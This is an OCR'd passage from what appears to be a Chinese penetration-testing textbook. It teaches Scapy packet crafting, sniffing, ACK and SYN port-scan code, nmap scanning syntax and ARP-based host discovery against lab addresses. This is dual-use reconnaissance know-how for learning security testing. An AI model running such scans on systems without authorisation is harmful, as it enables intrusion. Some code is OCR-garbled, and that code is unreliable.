>>> IP(dst='192.168.1.101')/fuzz(TCP())
<IP  frag=0 proto=tcp dst=192.168.1.101 |<TCP  |>>
```

图 4-34　创建一个发往 192.168.1.101 的 TCP 数据包

在网络的各种应用中，需要做的不仅是将创建好的数据包发送出去，也需要接收这些数据包的应答数据包，这一点在网络扫描中尤为重要。在 Scapy 中提供了三个用来发送和接收数据包的函数，分别是 sr()、sr1() 和 srp()，其中，sr() 和 sr1() 主要用于第三层，例如 IP 和 ARP 等。而 srp() 用于第二层。

这里仍然向 192.168.1.101 发送一个 ICMP 数据包来比较一下 sr() 和 send() 的区别。

```
>>>sr(IP(dst="192.168.1.101")/ICMP())
```

执行的结果如图 4-35 所示。

```
>>> sr(IP(dst="192.168.1.102")/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:1 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>>
```

图 4-35　使用 sr() 发送数据包

当产生的数据包发送出去之后，Scapy 就会监听接收到的数据包，并将其中对应的应答数据包筛选出来，显示在下面。Reveived 表示收到的数据包个数，answers 表示对应的应答数据包。

sr() 函数是 Scapy 的核心，它的返回值是两个列表，第一个列表是收到了应答的包和对应的应答，第二个列表是未收到应答的包。所以可以使用两个列表来保存 sr() 的返回值，如图 4-36 所示。

```
>>> ans,unans=sr(IP(dst="192.168.1.102")/ICMP())
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> ans.summary()
IP / ICMP 192.168.169.130 > 192.168.1.102 echo-request 0 ==> IP / ICMP 192.168.1
.102 > 192.168.169.130 echo-reply 0 / Padding
>>>
```

图 4-36　sr() 函数的返回值

这里面使用 ans 和 unans 来保存 sr() 的返回值，因为发出去的是一个 ICMP 的请求数据包，而且也收到了一个应答包，所以这个发送的数据包和收到的应答包都被保存到了 ans 列表中，使用 ans.summary() 可以查看两个数据包的内容，而 unans 列表为空。

sr1() 函数跟 sr() 函数作用基本一样，但是只返回一个应答的包。只需要使用一个列表就可以保存这个函数的返回值。例如，使用 p 来保存 sr1(IP(dst="192.168.1.102")/ICMP()) 的返回值，如图 4-37 所示。

```
>>> p=sr1(IP(dst="192.168.1.102")/ICMP())
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> p
<IP  version=4L ihl=5L tos=0x0 len=28 id=65378 flags= frag=0L ttl=128 proto=icmp
 chksum=0xf45 src=192.168.1.102 dst=192.168.169.130 options=[] |<ICMP  type=echo
-reply code=0 chksum=0xffff id=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

图 4-37 sr1() 的返回值

可以利用 sr1() 函数来测试目标的某个端口是否开放，采用半开扫描（SYN）的办法。

```
>>>sr1(IP(dst="192.168.1.102")/TCP(dport=80,flags="S"))
```

执行的结果如图 4-38 所示。

```
>>> p=sr1(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> p
<IP  version=4L ihl=5L tos=0x0 len=44 id=65380 flags= frag=0L ttl=128 proto=tcp
chksum=0xf93 src=192.168.1.1 dst=192.168.169.130 options=[] |<TCP  sport=http dp
ort=ftp_data seq=1268778104 ack=1 dataofs=6L reserved=0L flags=SA window=64240 c
hksum=0x20d4 urgptr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```

图 4-38 测试目标的某个端口是否开放

从上面 p 的值可以看出来，192.168.1.1 回应了发出的设置了 SYN 标志位的 TCP 数据包，这表明这台主机的 80 端口是开放的。

另外一个十分重要的函数是 sniff()，如果读者使用过 Tcpdump，那么对这个函数的使用就不会感到陌生。通过这个函数可以在自己的程序中捕获经过本机网卡的数据包，如图 4-39 所示。



图 4-39 使用 sniff() 捕获网络中的数据包

使用 sniff() 开始监听，但是捕获的数据包不会即时显示，只有当使用 Ctrl+C 组合键停止监听时，才会显示捕获的数据包。例如，在上面的例子中就捕获到 12 个 ICMP 类型的数据包。

这个函数最强大的地方在于可以使用参数 filter 对数据包进行过滤。例如，指定只捕获与 192.168.1.102 有关的数据包，可以使用“host 192.168.1.102”：

```
>>>sniff(filter=" host 192.168.1.102")
```

同样，也可以使用 filter 来过滤指定协议，例如，icmp 类型的数据包：

```
>>>sniff(filter="icmp")
```

如果要同时满足多个条件可以使用“and”“or”等关系运算符来表达：

```
>>>sniff(filter=" host 192.168.1.102 and icmp")
```

另外，两个很重要的参数是 iface、count。iface 可以用来指定所要进行监听的网卡，例如，指定 eth1 作为监听网卡，就可以使用：

```
>>> sniff(iface="eth1")
```

而 count 则用来指定监听到数据包的数量，达到指定的数量就会停止监听，例如，只希望监听到三个数据包就停止：

```
>>> sniff(count=3)
```

现在设计一个综合性的监听器，它会在网卡 eth0 上监听源地址或者目的地址为 192.168.1.102 的 icmp 数据包，当收到了三个这样的数据包之后，就会停止监听。首先在 Scapy 中创建如下监听器：

```
>>> sniff(filter="icmp and host 192.168.1.102", count=3, iface="eth0")
```

正常情况下，是不会有去往或者来自 192.168.1.102 的 icmp 数据包的，所以这时候可以打开一个新的终端，然后在里面执行命令“ping 192.168.1.102”，如图 4-40 所示。

```
root@kali:~# ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
64 bytes from 192.168.1.102: icmp_seq=1 ttl=128 time=2.56 ms
64 bytes from 192.168.1.102: icmp_seq=2 ttl=128 time=2.46 ms
64 bytes from 192.168.1.102: icmp_seq=3 ttl=128 time=2.00 ms
64 bytes from 192.168.1.102: icmp_seq=4 ttl=128 time=0.647 ms
64 bytes from 192.168.1.102: icmp_seq=5 ttl=128 time=5.04 ms
64 bytes from 192.168.1.102: icmp_seq=6 ttl=128 time=0.463 ms
64 bytes from 192.168.1.102: icmp_seq=7 ttl=128 time=0.427 ms
64 bytes from 192.168.1.102: icmp_seq=8 ttl=128 time=0.598 ms
64 bytes from 192.168.1.102: icmp_seq=9 ttl=128 time=0.340 ms
```

图 4-40　执行命令“ping 192.168.1.102”

然后在 Scapy 中使用组合键 Ctrl+C 结束捕获，这时可以看到已经捕获到三个数据包，如图 4-41 所示。

```
>>> sniff(filter="icmp and host 192.168.1.102",count=3,iface="eth0")
<Sniffed: TCP:0 UDP:0 ICMP:3 Other:0>
>>>
KeyboardInterrupt
>>>
```

图 4-41　使用 sniff() 捕获网络中的 ICMP 数据包

如果需要查看这三个数据包内容，可以使用“_”，在 Scapy 中这个符号表示是上一条语句执行的结果，例如刚刚使用 sniff 捕获到的数据包，就可以用“_”表示。

```
>>>a=_
>>>a.nsummary()
```

执行的结果如图 4-42 所示。

```
>>> a.nsummary()
0000 Ether / IP / ICMP 192.168.169.130 > 192.168.1.102 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.1.102 > 192.168.169.130 echo-reply 0 / Raw
0002 Ether / IP / ICMP 192.168.169.130 > 192.168.1.102 echo-request 0 / Raw
```

图 4-42　使用 a.nsummary() 查看捕获到的数据包

刚刚使用过的函数 pkt.summary() 用来以摘要的形式显示 pkt 的内容，这个摘要的长度为一行。

```
>>> p=IP(dst="www.baidu.com")
>>>p.summary()
"192.168.169.130 >Net('www.baidu.com') hopopt"
```

函数 pkt.nsummary() 的作用与 pkt.summary() 相同，只是要操作的对象是多个数据包。

3. Scapy 模块的常用简单实例

由于 Scapy 功能极为强大，可以构造目前各种常见协议类型的数据包，因此几乎可以使用这个模块完成各种任务，下面先来查看一些简单的应用。

使用 Scapy 来实现一次 ACK 类型的端口扫描，例如，对 192.168.1.102 的 21、23、135、443、445 这 5 个端口是否被屏蔽进行扫描，注意是屏蔽不是关闭，采用 ACK 扫描模式，可以构造如下的命令方式。

```
>>>ans,unans = sr(IP(dst="192.168.1.102")/TCP(dport=[21,23,135,443,445],flags="A"))
```

执行的结果如图 4-43 所示。

```
>>> ans,unans=sr(IP(dst="192.168.1.102")/TCP(dport=[21,23,135,443,445],flags="A"))
Begin emission:
.***Finished to send 5 packets.
**
Received 6 packets, got 5 answers, remaining 0 packets
```

图 4-43　一次 ACK 类型的端口扫描

正常的时候，如果一个开放的端口会回应 ack 数据包，而关闭的端口会回应 rst 数据包。在网络中，一些网络安全设备会过滤掉一部分端口，这些端口不会响应来自外界的数据包，一切发往这些端口的数据包都如同石沉大海。注意这些端口的状态并非是开放或者关闭，而是被屏蔽。这是一种网络安全管理经常会用到的方法。

向目标发送了 5 个标志位置为“ A ”的 TCP 数据包。按照 TCP 三次握手的规则，如果目标端口没有被过滤，发出的数据包就会得到回应，否则没有回应。另外，根据 Scapy 的设计，ans 列表中的数据包就是得到了回应的数据包，而 unans 中的则是没有得到回应的数据包，只需要分两次来读取这两个列表就可以得到端口的过滤结果。

首先查看未被过滤的端口：

```
>>>fors,r in ans:
            ... if s[TCP].dport == r[TCP].sport:
                ... print str(s[TCP].dport) + " is unfiltered"
```

也可以用类似的方法来查看被过滤的端口：

```
>>>for s in unans:
        ... print str(s[TCP].dport) + " is filtered"
```

下面在 Python 中编写程序来实现一个查看端口是否被屏蔽的简单程序。首先导入需要使用的 scapy 模块中的函数：

```
>>>from scapy.all import IP,TCP,sr
```

这里需要 IP() 和 TCP() 来产生所需要的数据包，sr() 函数来发送，然后发送构造好的数据包，在 Python 交互式命令行中执行这个程序的结果如图 4-44 所示。

```
>>> from scapy.all import IP,TCP,sr
>>> ans,unans=sr(IP(dst="192.168.1.102")/TCP(dport=[21,23,135,443,445],flags="A"))
Begin emission:
Finished to send 5 packets.
*****
Received 5 packets, got 5 answers, remaining 0 packets
>>> for s,r in ans:
...     if s[TCP].dport==r[TCP].sport:
...             print "The port "+str(s[TCP].dport)+" is unfiltered"
...
The port 21 is unfiltered
The port 23 is unfiltered
The port 135 is unfiltered
The port 443 is unfiltered
The port 445 is unfiltered
>>>
>>>
```

图 4-44　一个查看端口是否被屏蔽的简单程序

下面使用 Scapy 强大的包处理功能来设计一个端口是否开放的扫描器。注意，这里还是要注意和前面例子的区别，如果一个端口处于屏蔽状态，那么它将不会产生任何响应报文。如果一个端口处于开放状态，那么它在收到 syn 数据包之后，就会回应一个 ack 数据包。反之，如果一个端口处于关闭状态，那么它在收到 syn 数据包之后，就会回应一个 rst 数据包。

首先在 Kali Linux 2 中启动一个终端，在终端中打开 Python。先导入需要使用的模块文件，这次需要使用 IP()、TCP() 来创建数据包，使用 fuzz() 来填充数据包，使用 sr() 来发送数据包。很多书中的例子中都没有使用 fuzz() 来填充数据包，这样做有可能会导致目标端口不响应，从而无法对目标端口的状态进行判断。

```
>>> from scapy.all import fuzz,TCP,IP,sr
```

接下来产生一个目标为“192.168.1.1”的 80 端口的 syn 数据包，将标志位设置为“S”：

```
>>>ans,unans = sr(IP(dst="192.168.1.1")/fuzz(TCP(dport=80,flags="S")))
```

接下来使用循环来查看，如果 r[TCP].flags==18，则表示返回数据包 flags 的值为 0x012（SYN，ACK），目标端口为开放状态。如果 r[TCP].flags==20，则表示返回数据包 flags 的值

为 0x014(RST,ACK)，目标端口为关闭状态。

```
>>>fors,r in ans:
...      ifr[TCP].flags==18:
                print "This port is Open"
...      ifr[TCP].flags==20:
                print "This port is Closed"
```

接下来在 Python 的交互式命令行中执行这个程序，如图 4-45 所示。

```
>>> from scapy.all import fuzz,TCP,IP,sr
>>> ans,unans=sr(IP(dst="192.168.1.1")/fuzz(TCP(dport=80,flags="S")))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> for s,r in ans:
...     if r[TCP].flags==18:
...             print "this port is open"
...     if r[TCP].flags==20:
...             print "this port is closed"

this port is open
>>>
>>>
```

图 4-45 一个简单的端口扫描器

小结

本章介绍了几个网络安全渗透测试中所需要的模块，在第 5 章中将会开始网络安全渗透测试的第一个步骤：信息的搜集。

CHAPTER

第 5 章 情报收集

05

这里的“情报”指的是目标网络、服务器、应用程序的所有信息。渗透测试人员需要使用资源尽可能地获取要测试目标的相关信息。如果现在采用了黑盒测试的方式，那么这个阶段可以说是整个渗透测试过程中最为重要的一个阶段。所谓“知己知彼，百战不殆”也正是说明了情报收集的重要性。

网络安全渗透测试也不是一门单纯的科学，而是由多个学科交叉而成。其中一个重要的组成部分正是情报学。在网络安全渗透测试中，有经验的专家大都会在信息收集阶段花费最多的时间。如果想对一个目标进行完整的测试，那么我们知道的应该比用户自己还要多得多。可是很多新手会有一个疑问，如何才能获得目标的信息呢？获得信息的过程就称为信息收集。

通过本章的学习之后，读者将掌握如何使用 Python 编写程序实现如下功能。

（1）目标主机是否在线。

（2）目标主机所在网络的结构。

（3）目标主机上开放的端口，如 80 端口、135 端口、443 端口等。

（4）目标主机所使用的操作系统，如 Windows 7、Windows 10、Linux 2.6.18、Android 4.1.2 等。

（5）目标主机上所运行的服务以及版本，如 Apache httpd 2.2.14、OpenSSH 5.3p1 等。

5.1 信息收集基础

信息收集获得信息的方法可以分成两种：被动扫描和主动扫描。

被动扫描主要指的是在目标无法察觉的情况下进行的信息收集，例如，如果想了解一个远在天边的人，你会怎么做呢？显然可以选择在搜索引擎中去搜索这个名字。其实这就是一次对目标的被动扫描。Kali Linux 2 中提供了很多这样优秀的被动扫描工具，如 Maltego、Recon-NG 和 Shodan。

相比被动扫描来说，主动扫描的范围要小得多。主动扫描一般都是针对目标发送特制的数据包，然后根据目标的反应来获得一些信息。这种扫描方式的技术性比较强，通常会使用专业的扫描工具来对目标进行扫描。扫描之后将会获得的信息包括：目标网络的结构，目标网络所使用设备的类型，目标主机上运行的操作系统，目标主机上所开放的端口，目标主机上所提供的服务，目标主机上所运行的应用程序。本章将主要围绕主动扫描部分进行讲解。在本章中会大量使用到 nmap 库，在开始 Python 编程之前先来简单介绍 nmap 这个工具的使用。这个工具的使用方法十分简单，只需要在终端中输入 nmap 加上参数即可完成，如图 5-1 所示。




图 5-1　在 Kali 中启动 nmap

选择扫描目标的 nmap 语法如下所示。

（1）扫描指定 IP 主机：nmap 192.168.169.133，如图 5-2 所示。

（2）扫描指定域名主机：nmap www.nmap.com。

（3）扫描指定范围主机：nmap 192.168.169.1-20。

（4）扫描一个子网主机：nmap 192.168.169.0/24。

```
root@kali:~# nmap 192.168.169.133

Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-11 02:54 EST
Nmap scan report for 192.168.169.133
Host is up (0.00043s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:2D:7F:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

图 5-2　nmap 扫描指定 IP 主机

对目标的端口进行扫描的 nmap 语法如下所示。

（1）扫描一个主机的特定端口：nmap -p 22 192.168. 169.1。

（2）扫描指定范围端口：nmap -p 1-80 192.168. 169.1。

（3）扫描 100 个最为常用的端口：nmap -F 192.168. 169.1。

对目标端口状态进行扫描的 nmap 语法如下所示。

（1）使用 TCP 全开扫描：nmap -sT 192.168. 169.1。

（2）使用 TCP 半开扫描：nmap -sS 192.168. 169.1。

（3）使用 UDP 扫描：nmap -sU -p 123,161,162 192.168. 169.1。

对目标的操作系统和运行服务进行扫描的 nmap 语法如下所示。

（1）扫描目标主机上运行的操作系统：nmap -O 192.168.169.1。

（2）扫描目标主机上运行的服务类型：nmap -sV 192.168.169.1。

5.2　主机状态扫描

处于运行状态而且网络功能正常的主机被称为活跃主机，反之则称为非活跃主机。在对一台主机进行渗透测试的时候需要明确这台主机的状态，这一点在对大型网络进行测试时尤为重要。试想一下如果一台主机根本没有连上网络，那么对其进行网络安全渗透测试还有什么意义呢？目前很多渗透测试工具都提供了对目标状态扫描的功能，接下来介绍对主机的状态进行扫描的原理以及使用 Python 语言的具体实现。

如今的互联网结构极其复杂，各种不同硬件架构，运行着各种不同操作系统的设备令人惊讶地连接在一起。这一切都要归功于网络协议。网络协议通常是按照不同层次开发出来的，每个不同层次的协议负责的通信功能也各自不同，作为计算机网络中进行数据交换而建立的规则、标准或约定的集合，这些协议“各尽其能，各司其职”。目前的分层模型有 OSI 和 TCP/IP 两种。本书中涉及的模型都采用了 TCP/IP 分层结构，因为这个结构更简洁实用。

这些协议与 2.1 节中讲的例子又有什么关系呢？你还记得为什么有人敲门，屋里的人就会有回应吗？对，因为这是一个生活中的约定俗成。而这里讲述的协议恰恰就如同这个约定一样，这些协议中明确规定了如果一台计算机收到来自另一台计算机的特定格式数据包后应该如何处理。例如，这里有一个 TEST 协议（这个协议目前并不存在，仅用于举例，这里假设 A 主机和 B 主机都遵守这个协议），它规定了如果一台主机 A 收到了来自于 B 的格式为“请求”的数据包，那么它必须在一定时间内向主机 B 再发送一个格式为“回应”的数据包（实际上这个过程在很多真实的网络协议中都存在）。

那么，如果现在想知道主机 A 是否为活跃主机，你该知道怎么办了吧？只需要在你的主机上构造一个“请求”，然后将它发送给主机 B。如果主机 B 是活跃主机，那么你就会收到来自它的“回应”数据包，否则什么都收不到。

在实际操作中，可以利用哪些真实的协议呢？哪些协议有如同前面所述的规定呢？所有的协议规范都可以参考 Request For Comments（RFC）文档，这是一系列以编号排定的文件。基本的互联网通信协议在 RFC 文件内都有详细说明。

5.2.1 基于 ARP 的活跃主机发现技术

ARP 的中文名字是“地址解析协议”，主要用在以太网中。这里有一点需要明确的是，所有的主机在互联网中通信的时候使用的是 IP 地址，而在以太网中通信时使用的却是硬件地址（也就是常说的 MAC 地址）。

但是日常使用的程序却无须考虑这一点。当程序进行通信的时候，无论通信的目的位于遥远的美国，还是近在咫尺，标识身份的都是 IP 地址。经常进行软件开发的人也会知道绝大部分的网络应用都没有考虑过硬件地址。

那么现在问题就来了，既然在以太网中无法使用 IP 地址通信，那么这些没有考虑过硬件地址的网络应用又是如何工作的呢？是只能应用于互联网中吗？还是有别的什么办法？

几乎所有的网络应用都能在以太网中正常工作，这其实就是依靠了刚刚提到过的 ARP，这个协议用来在只知道 IP 地址的情况下去发现硬件地址。例如所在的主机 IP 为 192.168.1.1，而通信的目标 IP 地址为 192.168.1.2，同一网络中还有 192.168.1.3 和 192.168.1.4。但是这 4 台主机位于同一以太网中，使用一台交换机进行通信。但是通信时使用的是硬件地址，这个以太网的结构如图 5-3 所示。




图 5-3 当前以太网的结构

当所使用的主机只知道目标的主机地址却不知道目标的硬件地址的时候，就需要使用以太广播包给网络上的每一台主机发送 ARP 请求。这个请求的格式如下。

```
协议类型：ARP Request（ARP 请求）
源主机 IP 地址：192.168.1.1
目标主机 IP 地址：192.168.1.2
```

```
源主机硬件地址 :11:11:11:11:11:11
目标主机 MAC 地址：ff:ff:ff:ff:ff:ff
```

当网络中的其余三台主机在接收到这个 ARP 请求数据包之后，它会用自己的 IP 地址与包中头部的目标主机 IP 地址相比较，如果不匹配，就不会做出回应。例如，192.168.1.3 在接收到这个数据包时，就使用本身地址和 192.168.1.2 进行比较，如发现不同，不做出回应。如果匹配，例如，192.168.1.2 收到这个请求，这个设备就会给发送 IP 请求的设备发送一个 ARP 回应数据包，这个回应的格式如下。

```
协议类型：ARP Reply（ARP 回应）
源主机 IP 地址：192.168.1.2
目标主机 IP 地址：192.168.1.1
源主机硬件地址 :22:22:22:22:22:22
目标主机 MAC 地址：11:11:11:11:11:11
```

这个回应数据包并不是广播包，当主机收到这个回应之后，就会把结果放在 ARP 缓存表中。缓存表的格式为：

```
IP 地址                  硬件地址                类型
192.168.1.2              22:22:22:22:22:22       动态
```

以后当主机再需要和 192.168.1.2 通信时，只需要查询这个 ARP 缓存表，找到对应的表项，查询到硬件地址以后按照这个地址发送出去即可。

当目标主机与我们处于同一以太网的时候，利用 ARP 对其进行扫描是一个最好的选择，因为这种扫描方式最快，也最为精准。没有任何的安全措施会阻止这种扫描方式。接下来以图的形式来演示一下这个扫描过程。

第一步：向目标发送一个 ARP Request，如图 5-4 所示。




图 5-4 向目标主机发送一个 ARP 请求

第二步：如果目标主机处于活跃状态，它一定会回应一个 ARP Reply，如图 5-5 所示。

